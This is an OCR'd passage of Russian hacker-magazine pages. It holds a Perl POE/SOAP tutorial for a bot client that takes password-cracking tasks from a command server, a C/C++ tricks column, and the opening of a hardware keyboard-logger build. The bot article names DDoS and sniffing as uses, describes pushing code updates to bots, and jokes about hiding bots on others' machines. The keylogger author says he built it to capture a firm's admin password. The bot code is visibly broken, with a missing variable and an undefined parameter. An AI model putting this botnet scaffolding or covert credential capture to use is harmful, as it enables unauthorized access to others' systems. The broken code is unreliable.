поэтому сейчас для экономии места мы не


Код клиент-бота для перебора паролей

Кодим!

будем на этом останавливаться.
Рассмотрим POE как набор модулей. Он построен по многоуровневой схеме, когда поверх слоя ядра (POE::Kernel и POE::Session) накручиваются слои, которые так или иначе скрывают его работу. Например, есть слой POE::Wheel, который реализует набор стандартных задач средствами POE. Кстати сказать, существует модуль POE::Wheel::Run, который позволяет сделать тру-многопоточную обработку событий посредством отфоркивания детей при сохранении event-сообщения с ними. Можно написать модули, используя которые ты вообще не будешь знать, что все сделано многопоточно и поверх POE. Такие дела.

SOAP и POE

Библиотеки для реализации SOAP посредством POE, конечно же, уже тоже созданы и есть на CPAN. Что нам дает работа с SOAP через POE? С учетом всего вышесказанного у нас получается эмуляция многопоточной обработки. Совершенно очевидно, что она дает примерно то же, что тру-многопоточность дает веб-серверам, например всеми любимому Apache, — возможность одновременно обрабатывать несколько запросов. Так, если твой SOAP-демон реализует доступ к какому-то ресурсоемкому или затратному по времени коду (например, доступ к базе и предварительная обработка результатов с последующей передачей клиенту), а количество клиентов растет и всем им нужно обеспечить приемлемое время доступа, то придется заморачиваться многопоточной обработкой. Так вот POE все берет на себя и действительно существенно ускоряет работу SOAP-демона.
Замечу, что POE::Component::Server::SOAP работает на базе POE::Component::Server::SimpleHTTP, но в библиотеке модулей CPAN есть также модуль POE::Component::Server::SimpleHTTP::PreFork, который, как ясно из названия, обеспечивает действительно многопоточную обработку запросов. Переписать POE::Component::Server::SOAP с поддержкой POE::Component::Server::SimpleHTTP::PreFork, чтобы ускорить работу демона, — задача совсем не сложная. Модуль POE::Component::Server::SOAP использует функции SOAP::Lite, который достаточно подробно обсуждался в прошлой статье, а также реализует некоторую прослойку между приемом запроса и отправкой ответа, давая возможность более гибко диспатчить запросы и обеспечивая собственно распараллеливание. Эффект распараллеливания достигается за счет того, что прием и обработка сообщения делятся на несколько этапов, каждый из которых обрабатывается в рамках своей сессии. Получается конвейер, и клиентам не нужно ждать, пока отработает предыдущее соединение, чтобы был принят их запрос. Этот модуль гарантирует, что до и после все будет работать так же, как если бы его не было. Сериализатор, десериализатор, передача и прием — все нам уже хорошо знакомо.
Но у модуля есть и свои недостатки. К примеру, если ты пишешь что-то жутко корпоративное, заморочен стандартами и тебе нужен тотальный контроль над NameSpace'ами в оберточных тэгах, то придется помудрить с Serializer'ом, конструктором и генерацией сообщений ответа внутри самого модуля POE::Component::Server::SOAP. Но это тема заслуживает отдельной статьи, а сейчас мы воспользуемся всем готовеньким, поскольку в данном случае нам хватит того, что предоставляет модуль POE::Component::Server::SOAP сам по себе.

По идее, этот модуль работает следующим образом: в самом начале мы порождаем объект сервера, который будет отвечать за отправку ответов на запросы.

```
POE::Component::Server::SOAP->new(
        'ALIAS'      =>    'MyServer',
        'ADDRESS'    =>    'localhost',
        'PORT'       =>    31337,
        'HOSTNAME'   =>    'MyHost.com',
    );
```

Вообще говоря, несмотря на используемый стиль объектно-ориентированного программирования, там не происходит никакого порождения объекта, а создается сессия с псевдонимом MyServer, которая понимает несколько основных событий: DONE, FAULT, RAWDONE, ADDMETHOD, DELMETHOD. Присвоение псевдонима сессии делает ее неубиваемой для ядра POE, и эта сессия будет висеть как демон, поскольку ядро считает, что именованная сессия нужна для обработки событий, генерируемых другими сессиями (работает в пассивном режиме). Это как раз то, что нам нужно для сервера.
DONE — событие, которое посылается, когда все готово. В качестве аргумента принимает объект SOAP::Response, который автоматически сериализуется, как если бы мы использовали SOAP::Lite.
FAULT — что-то не так. Принимает SOAP::Response, строку кода ответа (наш собственный код, который будет понятен вызывающей стороне), строку ошибки, строку пояснения ошибки и строку, символизирующую объект, вызвавший ошибку. Назначение этих строк условны — туда можно понапихать любой информации, лишь бы нам было весело.
RAWDONE — то же, что и DONE, только данные в SOAP::Response->content не сериализуются.
ADDMETHOD — регистрирует метод, который может быть принят сервером. Принимает следующие аргументы: псевдоним сессии обработки (об этом ниже), имя метода. Фактически тут мы говорим, что при попадании к нашей сессии сервера запроса на выполнение метода, определенного во втором параметре, мы диспатчим ее на сессию, определенную первым параметром.
DELMETHOD — удаляет метод.
Это лишь краткое описание того, что нам потребуется (по традиции отсылаю тебя на CPAN — там круто, его читает даже Форб).
После того как мы создали объект сервера, мы создаем сессию, в которой определяем основные обработчики _start, _stop и обработчики методов, которые зарегистрируем в сессии сервера с помощью события ADDMETHOD. На эту сессию передастся управление, когда сессия сервера получит запрос. То есть метод, запрошенный клиентом через SOAP на стороне сервера, будет порождать одноименное событие, которое должно быть адекватно обработано.

```
POE::Session->create(
    'inline_states' =>    {
        '_start'      =>    \&setup_service,
```

```
        '_stop'       =>     \&shutdown_service,
        '_default'     =>     \&dispatch_manager,
    },
);
```

Если мы не знаем, какие запросы будем обрабатывать (например, думаем о возможном расширении), и берем их, к примеру, из какого-нибудь конфига, то лучше всего определить обработчик _default, в который будут сыпаться все запросы.

Ух, с теорией закончили. Я понимаю, что человеку, который сталкивается с этим первый раз, все это кажется весьма мутным и запутанным. На самом деле все очень просто. Можно покурить доки, а потом на свежую голову написать пару приложений на базе сессий — и считай, знания у тебя в кармане (вообще, это универсальный способ во что-то въехать). Есть и другой способ — прочитай книжку по конечным автоматам, и тогда концепция event-driven сессий покажется тебе простой и понятной, однако кто в наше время XML и Web 2.0 заморачивается такими олдскульными вещами? Итак, обратимся к практической части.

ЧТО МЫ ХОТИМ СДЕЛАТЬ

А хотим мы распределение вычислений на базе совсем новых технологий. Мы, как продвинутые парни, будем использовать обмен XML-сообщениями, а не передачу мутной бинарщины в собственном, только что выдуманном формате. Какие преимущества нам это даст, я пока не решил, но какие-то, безусловно, даст (в этом месте я всегда вспоминаю такие слова, как «интеграция» и «совместимость»).

Итак, один сервер и куча клиентов, которые его дергают. Клиент будет уметь ждать конкретное событие на локальной машине. Когда такое событие, например освобождение ресурсов процессора, произойдет, клиент пошлет запрос Главному Серваку и получит от него задания на выполнение. Задания могут быть любыми — на этот код можно повесить какой угодно функционал, поскольку мы рассматриваем общий подход к такого рода задачам. Например, можно заставить ботов DDoS'ить удаленные машины по списку или снифать трафик на предмет чего-то интересного — применений тьма, с минимальными доработками можно сделать традиционный тру-хакерским пример — распределение заданий на перебор паролей (но я тебе этого не говорил; и вообще, если что, я все эти слова прочитал на заборе и, что они значат, не знаю). Также боты могут быть дернуты по команде. В общем, тут большой простор для фантазии, но поскольку нас сегодня интересует транспорт через SOAP, мы не будем останавливаться на том, что конкретно будет делать наш бот. Бот получит задание и данные и кинет их в класс-заглушку, написать которую ты сможешь самостоятельно.

Кто-то захочет возразить: «На фига все это делать на SOAP?» Конечно, это расточительно с точки зрения ресурсов. Конечно, это не самый рациональный способ написания бота. Такого бота хорошо видно. Однако моя цель — продемонстрировать возможности технологии на каких-либо реальных примерах и тем самым навести тебя на мысли о том, как еще можно использовать эту замечательную штуку — SOAP. SOAP — вещь чрезвычайно гибкая, простая и одновременно мощная. И поверь, написание ботов на его основе — не такая уж безумная идея ;).

КОД СЕРВЕРА

Код сервера аккуратно сложен на диске. Там все достаточно просто: создание объекта сервера, создание управляющей сессии, запуск ядра POE и т.п.

В setup_service мы регистрируем набор функций, которые будем обрабатывать. Пусть этот набор будет задаваться в модуле FuncList. Это даст нам задел расширяемости нашего управляющего сервера и ботов. Если вместо массива list использовать хэш {функция => модуль}, то можно динамически подключать эти модули и передавать им управление. То есть доработка будет заключаться в копировании в папку сервера нового управляющего модуля. Конечно, это касается только серверной части, в смысле управления раздачей заданий.

Чтобы добавить поддержку нового функционала ботам, им необходимо будет отправить этот модуль. Но, вообще говоря, очень легко сделать функцию getUpdates и заставить ботов раз в несколько пусков проверять наличие апдейтов. Если они будут, сервер сам отправит в качестве данных код модуля, а бот легко его проинсталлирует и сможет заюзать в дальнейшем. Все делается просто: папка модулей-обработчиков заданий и динамическое подключение с помощью:

```
require $file_name;
```

Задание ботам можно посылать в виде хэша:

```
{
    handler => 'HandlerName', #класс обработчика
    data    => {}, #пакет данных на обработку
}
```

Ну ладно, вернемся к разбору сервера. Как видно, во всех хэндлерах доступна служебная переменная $_[KERNEL], которая является ссылкой на ядро, позволяющей вызывать методы ядра, такие как post (бросить исключением в другую сессию). Куда обратиться за более подробной информацией, ты знаешь, а тут я приведу только те сведения, которые необходимы для понимания кода. Параметры, переданные сессии, доступны через $_[ARG0]...$_[ARG9]. В случае обработчика _default параметр $_[ARG0] — имя события, по которому был дернут этот обработчик (так как на него падают все неразобранные события).

$_[ARG1] содержит ссылку на массив параметров, переданных событию. В случае модуля POE::Component::Server::SOAP этим параметром будет объект Server::SOAP::Response, про который нам нужно знать только то, что посредством аксессора content в нем можно задать выходные данные. Можно получить также доступ к информации об IP клиента, к методу, который был вызван, к URI и аргумента запроса через методы $response->connection->remote_ip(), $response->soapmethod(), $response->soaprequest->uri(), $response->soapbody() соответственно. Вот, собственно, и все. Остальной код обработчика dispatch_manager говорит сам за себя (в комментариях не нуждается), и каждый сможет доработать его напильником по вкусу — каркас есть.

КОД КЛИЕНТА

Перейдем к клиентской части. Сразу обращаем внимание на код из соответствующей врезки, его мы будем изучать. Как мы уже договаривались выше, пусть бот у нас ждет определенного события, например освобождения ресурсов, после чего запускается наш скрипт, посылающий запрос на сервер и принимающий от него задание. Заложим возможность расширения функционала, но сейчас реализуем только одну функцию — перебор паролей. Более конкретно: наш бот ждет падения уровня загрузки CPU ниже, скажем, 10%, после которого отправляет запрос на получение задания, обрабатывает его и сразу отсылает на сервер результат обработки. Как работает сервер, мы разобрались, теперь

Код клиента

```
#!/usr/bin/perl -w
##код клиент-бота для перебора паролей
use strict;
use POE;
use POE::Wheel::FollowTail;
use SOAP::Transport::HTTP;
use SOAP::Lite;
use Control::Pereborcheg;

my $input_event_name = 'titka';

POE::Session->create(
  'inline_states' => {
    '_start' => \&start_wheel,
    '_stop' => \&stop_wheel,
    $input_event_name => \&StartJob,
  },
);
sub start_wheel
{
  my $file_name = 'iostat -w 5 |';
  $_[HEAP]->{wheel} = POE::Wheel::FollowTail->new(
    Filename    => $file_name,             # File to tail
    PollInterval => 1,                     # How often to check it
    InputEvent  => $input_event_name,      # Event to emit upon input
  );
  $_[KERNEL]->alias_set('wheeler');
}
sub stop_wheel
{
  delete $_[HEAP]->{wheel};
}

sub StartJob
{
  my ($heap, $line, $wheel) = @_[HEAP, ARG0, ARG1];
  my $counter = $heap->{counter}++;
  my $cpu = (split /\s+/, $line)[-1];
  if(    =~ /^\d+$/ && $cpu > 90)
  {
    my $uri  = 'MyHost.com/Control'; #псевдоним
    my $host = 'real_host.com:31337'; #реальное местоположение
    my $func_request = 'getTask'; #имя метода
    my $func_request = 'setAnswer';
    #посылаем сообщение о готовности
    my $out = SOAP::Lite
      -> uri($uri)
      -> proxy($host)
      -> $func_request($param)
      -> result;
    my $do = Control::Pereborcheg->new();
    $out = $do->process($out);
    $out = SOAP::Lite
      -> uri($uri)
      -> proxy($host)
      -> $func_response($out)
      -> result;
  }
}

$poe_kernel->run();
```

рассмотрим клиента. Клиентское сообщение с сервером реализовано в хэндлере StartJob, содержимое которого нам известно из предыдущей статьи. Скажу только, что мы обращаемся к двум методам — getTask и setAnswer, которых должно хватить для обработки чего угодно. Чуть более интересно самое начало этого метода StartJob, в котором мы обрабатываем строку вывода команды iostat. Вывод этой команды, суть которого интуитивно понятна, выглядит примерно так:

```
[00:00:10 Sat Feb 31] [insider@whitehouse.gov ~]$ iostat -w 1
    tty          ad0           ad1           ad2          cpu
tin tout  KB/t tps  MB/s   KB/t tps  MB/s   KB/t tps  MB/s  us ni sy in id
  0  -66  9.21  8  0.07  12.95  3  0.04   4.24  1  0.00   2  0  2  0 96
  0  231  0.00  0  0.00   0.00  0  0.00   0.00  0  0.00   0  0  0  0 100
  0   78  0.00  0  0.00   0.00  0  0.00   0.00  0  0.00   0  0  0  0 100
```

То есть чтобы отрезать последнюю колонку, мы делаем (split /\s+/, $line)[-1]. А поскольку каждые 20 строк повторяется заголовок «tty...cpu», чтобы его игнорировать, мы используем строку «$cpu =~ /^\d+$/». Тут вроде все ясно. Еще более интересна первая строчка, в которой мы получаем параметр $_[HEAP], представляющий собой уникальную для каждой сессии свалку всякой шняги.

Порядок параметров определяется модулем, порождающим событие, которое перехватывается хэндлером StartJob, — POE::Wheel::FollowTail. Помнишь я говорил о многоуровневой иерархии модулей POE? Вот тут она во всей красе, POE::Wheel — это набор зависимых от родительской сессии модулей для выполнения разных типичных задач. Про этот модуль нам достаточно знать только, что он позволяет следить за пополнением файла и генерит событие каждый раз, когда добавляется строка. Это событие мы и перехватываем в StartJwob. А следим мы за пополнением «файла», поскольку механизм пайпов великолепно поддерживается перловыми файл-хэндлерами. Собственно, пайпы в свое время и были введены для того, чтобы избавить администраторов от необходимости задействовать временные файлы в своих скриптах. Поэтому файл в стандартном выводе и пайп — братья-близнецы.

Ну а дальше все ясно. Мы используем модуль-заглушку Control::Pereborcheg. Но тут (в соответствии с тем, о чем говорилось выше) легко можно применить более изощренную технику подключения модулей-обработчиков заданий.

ЗАКЛЮЧЕНИЕ

Итак, в этой статье мы рассмотрели куда более полезный пример использования SOAP, чем представленный в мартовском номере. Весь код работоспособен, однако для реального применения требует некоторой доработки, которую я оставлю на твое усмотрение. Как ты понимаешь, тема обширная, а подробному руководству нет места в рамках журнала. В мои задачи входило продемонстрировать тебе ворох идей и пути их реализации. К слову, я бы сделал возможность отмены заданий и какую-никакую систему распределения нагрузки ;). Ну и заглушки неплохо бы дописать, конечно. В общем, есть куда двигаться. К примеру, если доводка бота покажется тебе слишком простой задачей, можешь попытаться как-нибудь скрыть его от бдительного ока владельцев машины, если ты, конечно, вдруг вздумаешь использовать ботов не на своих компах (нет, не делай этого!), но это уже тема отдельной статьи... Ладно, что-то я увлекся. Экспериментируй, пробуй свои идеи и не бойся на первых порах забивать гвозди микроскопом. Метод свободного эксперимента никогда не бывает проигрышным — ничего не получится, так хоть развлечешься. Короче, вперед!]C


КРИС КАСПЕРСКИ

Трюки от крыса

ЭТОТ ВЫПУСК ТРЮКОВ В НЕКОТОРОМ СМЫСЛЕ ОСОБЕННЫЙ. А ОСОБЕННЫЙ ОН ПОТОМУ, ЧТО ЮБИЛЕЙНЫЙ (В ШЕСТНАДЦАТЕРИЧНОЙ НОТАЦИИ). МЫЩЪХ ДОЛГО ГОТОВИЛСЯ К ЭТОМУ ЗНАМЕНАТЕЛЬНОМУ СОБЫТИЮ, ОТБИРАЯ САМЫЕ ВКУСНЫЕ ТРЮКИ, НО... В КОНЦЕ КОНЦОВ ИХ ОКАЗАЛОСЬ СТОЛЬКО (И ОДИН ВКУСНЕЕ ДРУГОГО), ЧТО ПРИШЛОСЬ ПРОСТО ПОДКИНУТЬ МОНЕТКУ И ВЫБРАТЬ ЧЕТЫРЕ ТРЮКА НАУГАД.

01 обход префикса «_»

Си-соглашение о передаче параметров (обычно обозначаемое как cdecl от C Declaration), которому подчиняются все Си-функции, если только их тип не специфицирован явно, заставляет компилятор помещать префикс «_» перед именем каждой функции, чтобы линкер мог определить, что он имеет дело именно с cdecl, а не, скажем, с stdcall.

Поэтому перед функциями категорически не рекомендуется использовать знак подчеркивания, особенно при смешанном стиле программирования (то есть когда функции cdecl используются наряду с stdcall). В противном случае линкер может запутаться, вызвав совсем не ту функцию, или выдать ошибку, дескать, нет такой функции и ничего линковать я не буду, хотя на самом деле такая функция есть. Обычно это случается при портировании программы, написанной в одной среде разработки, под другие платформы.

Ладно, а как быть, если текст программы уже кишит функциями с префиксами «_», что, в частности, любит делать Microsoft, отмечая таким образом нестандартные функции, отсутствующие в ANSI C? Переделывать программу, заменяя знаки подчеркивания чем-нибудь другим, себе дороже. Хорошо, если она вообще потом соберется. А если даже и соберется, то нет гарантий, что не появится кучи ошибок в самых разных местах.

И вот тут на помощь нам приходит трюкачество. А именно — макросы. Допустим, мы имеем функцию _f() и хотим избавиться от знака подчеркивания. Как это мы делаем? Да очень просто:

ИЗБАВЛЯЕМСЯ ОТ ПРЕФИКСОВ «_» ЧЕРЕЗ МАКРОСЫ

```
#define _f() x_f()
x_f();
```

Фокус в том, что макросы разворачиваются препроцессором в Си-код, в котором зловредных префиксов уже не оказывается, и риск развалить программу минимален (однако не стоит забывать, что макросы вносят множество побочных эффектов и обращаться с ними следует крайне осторожно).

02 динамические массивы

Известно, что язык Си не поддерживает динамических массивов. Ну не поддерживает и все тут. Хоть тресни. Хоть убейся о «газель». Хоть грызи зубами лед. А динамические массивы все равно нужны. Функции семейства malloc не в счет, поскольку они выделяют именно блок памяти, а не массив, что совсем не одного и то же.

И вот на этот случай есть один хитрый древний трюк, когда-то широко известный, но потом незаслуженно позабытый, хотя очень даже нужный и важный. Короче, рассмотрим следующую структуру:

СТРУКТУРА, РЕАЛИЗУЮЩАЯ ДИНАМИЧЕСКИЙ МАССИВ

```
struct string
{
   int length;    // длина строки
   char data [1]; // память для строки
};
```

Элемент length хранит длину строки, а char data [1] — это не сама строка (как можно подумать поначалу), а место, зарезервированное под нее. Осталось только научиться работать с этим хозяйством.

Рассмотрим следующий фрагмент кода, реализующий динамический массив:

ПРАКТИЧЕСКИЙ ПРИМЕР ИСПОЛЬЗОВАНИЯ ДИНАМИЧЕСКИХ МАССИВОВ

```
// некая строка с динамическим массивом внутри
string* p2 = ...
...
// выделение памяти, необходимой для строки размером
// p2->length
struct string s = malloc (
   sizeof (struct string) + p2->length - 1);
// инициализация элемента структуры length
s->length = p2->length;
// копирование строки из p2 в s
strncpy (s->data, p2->data, p2->length);
// освобождение s
free (s);
```

Ну и в чем здесь прикол? А в том, что язык Си, с его вольностями в трактовке типов, позволяет нам выделить блок памяти произвольной длины и натянуть на него структуру string. При этом первые ячейки займет элемент length типа int, а остальное — данные строки, длина которой может

и не совпадать с data [1]. Действуя таким образом, мы можем, например, имитировать PASCAL-строки. Однако следует сказать, что с C++ этот трюк не работает, точнее, работает, но дает непредсказуемый результат, и потому применять его крайне опасно, это может позволить себе только опытный программист.

03 экономия памяти

Допустим, нам потребовалось выделить три локальные переменные типа char и еще один массив типа char[5]. Ну потребовалось, что тут такого? Хорошо, тогда попробуй ответить на вопрос: сколько байт мы при этом израсходовали? Голос из толпы: «Восемь!» Всего восемь байт?! Это что же за компилятор такой у тебя?! Берем MS VC (впрочем, с тем же успехом можно взять и любой другой) и компилируем следующий код:

```
foo()
{
        char a;
        char b;
        char c;
        char d[5];
}
```

Смотрим на откомпилированный код, дизассемблированный IDA Pro (советую при этом крепко держаться за стул):

ОТКОМПИЛИРОВАННЫЙ РЕЗУЛЬТАТ

```
.text:00000000 _foo              proc near
.text:00000000                   push     ebp
.text:00000001                   mov      ebp, esp
.text:00000003                   sub      esp, 14h
.text:00000006                   mov      esp, ebp
.text:00000008                   pop      ebp
.text:00000009                   retn
.text:00000009 _foo              endp
```

Откуда тут взялось 14h (20) байт локальной памяти?! Все очень просто. Компилятор в угоду производительности самопроизвольно выравнивает все переменные по границе двойного слова. Итого мы получаем 3*max(1,4)+max(5,8)=12+8=20. Вот они, наши 20 «оптимизированных» байт вместо ожидаемых пяти.

А что делать, если нам не нужна такая «оптимизация»?! Все просто: гоним переменные в структуру, предварительно отключив выравнивание соответствующей прагмой компилятора. К примеру, у MS VC за это отвечает ключевое слово «#pragma pack([n])», где n – желаемая кратность выравнивания, в данном случае равная единице, то есть выравнивание производится по границе одного байта, то есть не производится вовсе.

Переписанный код будет выглядеть приблизительно так:

ОПТИМИЗИРОВАННЫЙ ВАРИАНТ С ОТКЛЮЧЕННЫМ ВЫРАВНИВАНИЕМ

```
#pragma pack( 1 )
struct bar
{
        char a;
        char b;
        char c;
        char d[5];
};

foo()
{
        struct bar baz;
}
```

Смотрим на откомпилированный код, дизассемблированный все той же IDA Pro.

DISASM-КОД С ОТКЛЮЧЕННЫМ ВЫРАВНИВАНИЕМ

```
.text:00000000 _foo         proc    near
.text:00000000              push    ebp
.text:00000001              mov     ebp, esp
.text:00000003              sub     esp, 8
.text:00000006              mov     esp, ebp
.text:00000008              pop     ebp
.text:00000009              retn
.text:00000009 _foo         endp
```

Вот оно! Вот они, наши 8 ожидаемых байт вместо непредвиденных 20! Однако скорость доступа к переменным за счет отключения выравнивания слегка упала. Но с невыравненными данными процессоры научились эффективно бороться еще во времена Pentium II, а вот если данные не влезут в кэш первого уровня, тогда падения производительности действительно не избежать.

04 загадка чистых виртуальных методов

В предыдущих выпусках этой рубрики мы не касались вопросов приплюснутого Си, но по случаю юбилея сделаем исключение. Как известно, в любом учебнике по Си++ черным по белому написано, что невозможно создать экземпляр (instantiate) класса, имеющего чистый виртуальный метод (pure virtual method), при условии, что он никогда не вызывается. В этом, собственно говоря, и заключается суть концепции абстрактных классов.

Но в действительности не всему написанному стоит верить, и приплюснутый Си открывает достаточно большие возможности для трюкачества. Поставленную задачу можно решить, например, так:

ТРЮКОВЫЙ КОД, СОЗДАЮЩИЙ ЭКЗЕМПЛЯР ОБЪЕКТА С ЧИСТОЙ ВИРТУАЛЬНОЙ ФУНКЦИЕЙ, КОТОРАЯ НИКОГДА НЕ ВЫЗЫВАЕТСЯ

```
class base {
public:
        base();
        virtual void f() = 0;
};

class derived : public base {
public:
        virtual void f() {}
};

void G(base& b){}

base::base() {G(*this);}

main() {
        derived d;
}
```

После компиляции (использовался компилятор Microsoft Visual C++) мы увидим (смотри предыдущий код), что когда создается экземпляр d, конструктор base::base вызывает функцию G, передавая ей в качестве указателя this указатель на base, но не на derived, что, собственно говоря, и требовалось доказать.




DLINYJ SERG2X2



/ SERG2X2@FRONT.RU /

Шпионим за тетей Клавой

Создаем хардварный логгер клавиатуры

У ТАКОГО КРУТОГО ХАКЕРА, КАК ТЫ, НАВЕРНОЕ, НЕ РАЗ ВОЗНИКАЛА СИТУАЦИЯ, КОГДА ПРОГРАММНЫЕ ЛОГГЕРЫ КЛАВЫ НЕ МОГЛИ РЕШИТЬ ПОСТАВЛЕННЫХ ЗАДАЧ. НАПРИМЕР, ОТЛОВИТЬ ПАРОЛЬ ОТ БИОСА С ПОМОЩЬЮ ПРОГРАММНОГО КЕЙЛОГГЕРА, ЗАГРУЖАЕМОГО СИСТЕМОЙ, НЕВОЗМОЖНО. ЛИЧНО Я СТОЛКНУЛСЯ С ПОДОБНОЙ ПРОБЛЕМОЙ, КОГДА МНЕ НУЖНО БЫЛО УЗНАТЬ АДМИНСКИЙ ПАРОЛЬ В ЛОКАЛЬНОЙ СЕТИ ОДНОЙ ФИРМЫ. ТОГДА Я И ПОДУМАЛ, ЧТО БЫЛО БЫ ОЧЕНЬ КРУТО СДЕЛАТЬ «ЖЕЛЕЗНЫЙ» ЛОГГЕР, КОТОРЫЙ БЫ ПОДКЛЮЧАЛСЯ МЕЖДУ КЛАВИАТУРОЙ И КОМПЬЮТЕРОМ И ЛОВИЛ ВСЕ НАЖАТЫЕ КЛАВИШИ, НАЧИНАЯ С ВКЛЮЧЕНИЯ КОМПЬЮТЕРА. МОГУ ПОХВАСТАТЬСЯ: СДЕЛАТЬ ЭТО МНЕ УДАЛОСЬ.

ПРИНЦИПЫ

Для того чтобы сконструировать подобное устройство, сначала нужно разобраться с тем, как же работает клавиатура. Есть два основных типа клавиатур: AT (старый стандарт) и PS/2. Отличаются они только разъемами: AT имеет DIN, а PS/2 — miniDIN. Первый — большой круглый разъемчик с пятью штырьками, второй — маленький, как у мышки, с шестью пинами. По протоколу обмена они полностью совместимы. Наверняка, ты видел переходники с широких старых разъемов на новые маленькие. Этот стандарт появился еще в 1984 году вместе с первым персональным компьютером IBM PC и используется по сей день, практически не претерпев никаких изменений. Клавиатура представляет собой матрицу кнопок (около восьми строк на 16 колонок), которые снимаются контроллером клавиатуры и при нажатии передаются в виде скан-кодов в компьютер (не путать с ASCII-кодами). Между клавиатурой и компьютером установлен двухсторонний обмен. Контроллер клавиатуры передает скан-коды нажатых клавиш: скан-код отпускания клавиши вместе со скан-кодом самой клавиши. Контроллер клавиатуры, находящийся на материнской плате компьютера, определяет функции клавиатуры (была ли, например, нажата клавиша <Num Lock>) и выдает их уже в систему. Он может управлять контроллером, встроенным в клавиатуру, к примеру, моргать светодиодами на клавиатуре, устанавливать скорость автоповтора клавиш и т.д. Проще говоря, в клавиатуре есть микросхема, которая все нажатые клавиши тупо кидает в провод, далее на материнской плате другая микросхема декодирует эти скан-коды и управляет клавиатурой. Следовательно, если мы подсоединимся к проводу клавиатуры, будем слушать, что там происходит, и сохранять это в некоторую память, мы вполне сможем восстановить то, что набиралось на клавиатуре в этот момент.

ПРОТОКОЛ РАБОТЫ С КЛАВИАТУРОЙ

Общие принципы ясны, теперь выясним, по какому протоколу осуществляется обмен данными между клавиатурой и материнской платой. Надо сразу отметить, что клавиатура правит балом и является более приоритетным устройством на своем интерфейсе, нежели материнская плата. От разъема на материнской плате к клавиатуре идет четыре провода: общий провод (GND), +5 вольт, данные (Data) и тактовый сигнал (Clock). Протокол работы клавиатуры последовательный, то есть байт передается всего по одному проводу, синхронизируясь тактовым сигналом. В режиме покоя сигнал Clock находится в высоком уровне (логическая единица). Когда мы нажимаем какую-либо клавишу, клавиатура начинает передачу данных. Тактовый сигнал принимает состояние логического нуля (переходит с высокого уровня на низкий), и на шине данных выставляется нулевой бит. Этот бит называется Start bit, он дает контроллеру на мамке понять, что мы начинаем передачу данных. Далее тактовый сигнал вновь принимает значение логической единицы, и по новому спаду в логический ноль передается нулевой бит. Таким образом передаются все 8 бит кода, начиная с нулевого и заканчивая седьмым битом. Завершает передачу один бит четности (Parity Bit), подтверждающий верность принятых данных, и стоп-бит (Stop bit), показывающий, что передача окончена и может передаваться следующий байт. Получается, что одна посылка занимает 11 бит, включая вспомогательные биты. Более наглядно это представлено на картинках и на видео, которое ты найдешь на диске. Из этого следует, что нам в первую очередь нужно слушать сигнал Clock и по спаду его фронтов читать, что же у нас происходит на шине данных.



КЛАВИАТУРНЫЕ ДАННЫЕ

Итак, с протоколом работы клавиатуры вроде бы все ясно. Теперь посмотрим, какие же данные курсируют от клавиатуры к компьютеру и обратно. Эти данные можно разделить на три группы.

1. Управляющие команды, посылаемые компьютером в клавиатуру. Например: FFh — <Reset> — сброс клавиатуры. Эти команды могут зажигать светодиоды на клавиатуре, управлять ее работой и т.д. Интересная группа команд, позволяет весьма гибко переконфигурировать клавиатуру и даже разогнать или замедлить ее (привет оверклокерам :)). Всего этих команд восемь, они имеют зарезервированные коды: EDh, EEh, F0h, F3h, F4h, F5h, FEh и FFh. Каждый код — это отдельная команда, назначение которой ты можешь узнать из документации.

2. Команды, посылаемые клавиатурой к компьютеру.

Эта группа команд показывает нам статус клавиатуры или какие-то проблемы с обработкой. Например: 00h — ошибка или переполнение буфера клавиатуры. Этих команд всего семь штук, они имеют коды: FAh, AAh, EEh, FEh, F0h 00h и FF. Нам интересны две команды: AAh и F0h. Команда AAh показывает, что самотестирование при подаче питания прошло успешно. Теперь мы можем быть на 100% уверены, что клавиатура включена. С момента прохода этой команды по проводам мы можем смело запускать наш логгер и следить за набираемыми клавишами на клавиатуре. Кстати, когда при загрузке биос ругается на отсутствие клавиатуры, он сообщает нам, что не получил ту самую команду AAh — самотестирование клавы не прошло успешно. F0h же показывает, что была отжата нажатая клавиша.

3. И, наконец, самая главная группа данных, посылаемых клавиатурой компьютеру, — это скан-коды нажатых клавиш. Как я уже говорил, скан-коды большинства клавиш занимают 1 байт. К примеру, у клавиши <F1> скан-код будет 05h. Но есть и расширенные клавиши, скан-код которых занимает 2 и более байт. Например: у правого <Alt> скан-код будет выглядеть как E0 11h, а у клавиши <Pause> — E1 14 77 E1 F0 14 F0 77h, целых 8 байт! Отсюда интересный вывод, что количество и функциональность клавиш можно расширять бесконечно и ты можешь сам сделать собственную клавиатуру с любым возможным числом клавиш, назначив им любые функции: от управления Винампом до пуска ядерных боеголовок. Для примеру покажу, какие команды пойдут в компьютер при наборе на клавиатуре моего ника dlinyj:


```
23 F0 23 4B F0 4B 43 F0 43 31 F0 31 35 F0 35 3B F0 3Bh
```

Тут все логично, скан-коды клавиш будут такие: d=23h, l=4Bh, i=43h, n=31h, y=35h, j=3Bh, а F0h является командой, которая показывает, какая клавиша в какой момент была отжата. То есть сначала посылается код нажатой клавиши, затем при отжатии — команда о том, что клавиша была отжата, и код отжатой клавиши. Ты можешь в любом порядке зажать несколько клавиш и в другом порядке их отжать, компьютер это воспримет.

ПОСТАНОВКА ЗАДАЧИ

Обычно разработка устройства начинается с железной части, а потом уже к железу пишется программа. Но мы все делали одновременно: и паяли железо, и писали ПО. Однако принципы построения аппаратной части были заложены еще на этапе идеи.

Для начала надо очертить круг задач, которые мы поставили, изготавливая этот логгер. Задача перед нами стояла следующая: создать



